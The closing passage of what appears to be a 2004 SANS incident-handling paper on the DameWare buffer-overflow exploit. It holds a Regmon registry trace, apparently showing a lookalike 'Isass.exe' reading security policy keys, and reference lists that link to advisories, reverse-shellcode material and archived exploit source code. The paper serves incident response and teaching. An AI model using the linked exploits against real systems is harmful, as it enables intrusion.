236	19.60510568	Regmon.exe:1856	EnumerateKey HKCR\Drive\shellex\FolderExtensions	NOMORE	
237	19.60514982	Regmon.exe:1856	CloseKey HKCR\Drive\shellex\FolderExtensions	SUCCESS	
238	19.61600064	Regmon.exe:1856	QueryKeyHKCU	SUCCESS	Name: \REGISTRY\USER\1-5-21-299502267-963894560-839522115-1003_CLASSES
239	19.61607858	Regmon.exe:1856	OpenKey HKCU\Drive\shellex\FolderExtensions	NOTFOUND	
240	19.61617077	Regmon.exe:1856	OpenKey HKCR\Drive\shellex\FolderExtensions	SUCCESS	
241	19.61621463	Regmon.exe:1856	QueryKeyHKCR\Drive\shellex\FolderExtensions	SUCCESS	
242	19.61629174	Regmon.exe:1856	OpenKey HKCU\Drive\shellex\FolderExtensions	NOTFOUND	
243	19.61632861	Regmon.exe:1856	EnumerateKey HKCR\Drive\shellex\FolderExtensions	SUCCESS	Name: {fbeb8a05-beee-4442-804e-409d6c4515e9}
244	19.61636269	Regmon.exe:1856	QueryKeyHKCU	SUCCESS	Name: \REGISTRY\USER\1-5-21-299502267-963894560-839522115-1003_CLASSES
245	19.61640376	Regmon.exe:1856	OpenKey HKCU\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	NOTFOUND	
246	19.61645768	Regmon.exe:1856	OpenKey HKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	SUCCESS	Key: 0xE19E6D98
247	19.61649874	Regmon.exe:1856	QueryKeyHKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	SUCCESS	Name: \REGISTRY\MACHINE\SOFTWARE\Classes\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}
248	19.61656076	Regmon.exe:1856	OpenKey HKCU\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	NOTFOUND	
249	19.61660155	Regmon.exe:1856	QueryValue HKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\DriveMask	SUCCESS	0x20
250	19.61668368	Regmon.exe:1856	CloseKey HKCR\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}	SUCCESS	Key: 0xE19E6D98
251	19.61672168	Regmon.exe:1856	EnumerateKey HKCR\Drive\shellex\FolderExtensions	NOMORE	
252	19.61676470	Regmon.exe:1856	CloseKey HKCR\Drive\shellex\FolderExtensions	SUCCESS	
253	19.61954857	Isass.exe:520	OpenKey HKLM\SECURITY\Policy	SUCCESS	Key: 0xE10D4F10
254	19.62039561	Isass.exe:520	OpenKey HKLM\SECURITY\Policy\SecDesc	SUCCESS	
255	19.62045064	Isass.exe:520	QueryValue HKLM\SECURITY\Policy\SecDesc\(\Default)		
256	19.62053669	Isass.exe:520	CloseKey HKLM\SECURITY\Policy\SecDesc	SUCCESS	
257	19.62060569	Isass.exe:520	OpenKey HKLM\SECURITY\Policy\SecDesc	SUCCESS	
258	19.62063279	Isass.exe:520	QueryValue HKLM\SECURITY\Policy\SecDesc\(\Default)		
259	19.62067469	Isass.exe:520	CloseKey HKLM\SECURITY\Policy\SecDesc	SUCCESS	
260	19.62130662	Isass.exe:520	CloseKey HKLM\SECURITY\Policy	SUCCESS	Key: 0xE10D4F10

References

Further Reading on Buffer Overflows:

“Smashing the Stack for Fun and Profit”, Aleph One, Phrack ‘zine,

<http://www.shmoo.com/phrack/Phrack49/p49-14>.

ComputerWorld explanation of a memory stack:

<http://www.computerworld.com/securitytopics/security/story/0,10801,82920,00.html>.

Site devoted to buffer overflows: <http://destroy.net/machines/security/>

Further Reading on the DameWare Exploit with Links to Source Code:

DameWare’s security advisory site:

<http://www.dameware.com/support/security/bulletin.asp?ID=SB2>.

SANS @RISK Advisory #51: http://www.sans.org/newsletters/risk/vol2_51.php

SANS @RISK Advisory #52: http://www.sans.org/newsletters/risk/vol2_52.php

SecurityFocus (BugTraq) Advisory: <http://www.securityfocus.com/bid/9213>.

US-CERT Advisory on DameWare: <http://www.kb.cert.org/vuls/id/909678>.

WirePair’s DameWare Advisory: <http://sh0dan.org/files/dwmrcs372.txt>.

Further Reading on Reverse ShellCode:

BlackHat Presentation:

<http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-chong.pdf>.

Vuln-Dev mailing list archive:

<http://cert.uni-stuttgart.de/archive/vuln-dev/2003/02/msg00007.html>.

Pen-Test mailing list archive:

<http://cert.uni-stuttgart.de/archive/pen-test/2002/12/msg00018.html>.

Google search on the term, reverse connect shellcode:

<http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=%22reverse+connect+shellcode%22>.

Further Reading on Incident Response:

Incident Response Checklists:

http://www.sans.org/score/checklists/ID_Windows.pdf

<http://www.infosec.uga.edu/irc/ugaircchk1st.html>

<http://www.fedcirc.gov/incidentResponse/IHchecklists.html>

Incident Response Texts and Websites:

Computer Forensics: Incident Response Essentials by Kruse and Heiser.

Incident Response: Investigating Computer Crime by Prosise and Mandia.

Windows 2000 First Responder's Guide: <http://www.securityfocus.com/infocus/1624>

Tracking Outbreaks and Network Probes:

SANS Internet Storm Center: <http://isc.incidents.org>

© SANS Institute 2004, Author retains full rights.

Works Cited

2600 website, explanation of a memory stack:

<http://www.2600.org.au/misc/files/seminars/2001-04-Apr/shaun.ppt>.

Adik's DameWare post of 12/19/2003: www.securityfocus.com/archive/1/348095.

Aleph One, "Smashing the Stack for Fun and Profit", Phrack 'zine,

<http://www.shmoo.com/phrack/Phrack49/p49-14>.

BlackHat Presentation:

<http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-chong.pdf>.

CERT Advisory on DameWare: <http://www.kb.cert.org/vuls/id/909678>.

Computer Forensics: Incident Response Essentials by Kruse and Heiser.

ComputerWorld explanation of a memory stack:

<http://www.computerworld.com/securitytopics/security/story/0,10801,82920,00.html>.

ComputerWorld article on insider threats:

<http://www.computerworld.com/securitytopics/security/story/0,10801,70112,00.html>.

ComputerWorld article on Lamo and the New York Times:

<http://www.computerworld.com/securitytopics/security/story/0,10801,68662,00.html>.

DameWare website: <http://www.dameware.com>.

DameWare's security advisory site:

<http://www.dameware.com/support/security/bulletin.asp?ID=SB2>.

E-Security Planet article on insider threats:

<http://www.esecurityplanet.com/trends/article.php/2244131>.

US Department of Homeland Security, FCIRC Incident Handling Checklist:

<http://www.fedcirc.gov/incidentResponse/IHchecklists.html>.

GIAC Posted Practicals, http://www.giac.org/practical/GCFA/Ray_Strubinger.pdf

Google search on the term, reverse connect shellcode:

<http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=%22reverse+connect+shellcode%22>.

Incident Response: Investigating Computer Crime by Proise and Mandia.

Microsoft instructions on using attrib command:

<http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/attrib.mspx>

Pen-Test mailing list archive:

<http://cert.uni-stuttgart.de/archive/pen-test/2002/12/msg00018.html>.

Neohapsis Archive of the DameWare Advisory:

<http://archives.neohapsis.com/archives/bugtraq/2003-12/0221.html>

Network Magazine, "Did Firewalls Stave Off March Madness", Rik Farrow, pp 58-59, June 2003.

NCSA Secure Programming Guidelines:

<http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/>

SAINT Advisory on Dameware:

http://www.saintcorporation.com/cgi-bin/demo_full_tut.pl?tutorial_name=Dameware_vulnerabilities.html&fact_color=doc

SANS Incident Response Checklist:
http://www.sans.org/score/checklists/ID_Windows.pdf

SANS Internet Storm Center: <http://isc.incidents.org>

SANS @RISK Advisory #51: http://www.sans.org/newsletters/risk/vol2_51.php

SANS @RISK Advisory #52: http://www.sans.org/newsletters/risk/vol2_52.php

SecurityFocus (BugTraq) Advisory: <http://www.securityfocus.com/bid/9213>.

SecurityFocus Post by WirePair: <http://www.securityfocus.com/archive/1/347576>.

Secunia Advisory on DameWare: <http://secunia.com/advisories/10439/>.

Securiteam Archive of Adik's exploit code:
<http://www.securiteam.com/exploits/6R00L0K95W.html>.

Securiteam Archive of the DameWare advisory:
<http://www.securiteam.com/windowsntfocus/6N00B1P95I.html>.

Site devoted to buffer overflows: <http://destroy.net/machines/security/>

SysAdmin Magazine, "Network Authentication Across Closed Ports",
Martin Krzywinski, June 2003.

SysInternals Website (tools downloads): <http://www.sysinternals.com>

US-CERT Advisory on DameWare: <http://www.kb.cert.org/vuls/id/909678>.

University of Georgia Incident Response Checklist:
<http://www.infosec.uga.edu/irc/ugaircchk1st.html>

VMware website: <http://www.vmware.com>.

Vuln-Dev mailing list archive:
<http://cert.uni-stuttgart.de/archive/vuln-dev/2003/02/msg00007.html>.

Windows 2000 First Responder's Guide: <http://www.securityfocus.com/infocus/1624>.

Wired article on search engines as hacking tools:
<http://www.wired.com/news/infostructure/0,1377,57897,00.html>.

WirePair's DameWare Advisory: <http://sh0dan.org/files/dwmrcs372.txt>.

WirePair's website containing a link to the Linux version of the DameWare exploit code:
<http://sh0dan.org/files/dmwrccexp.c>.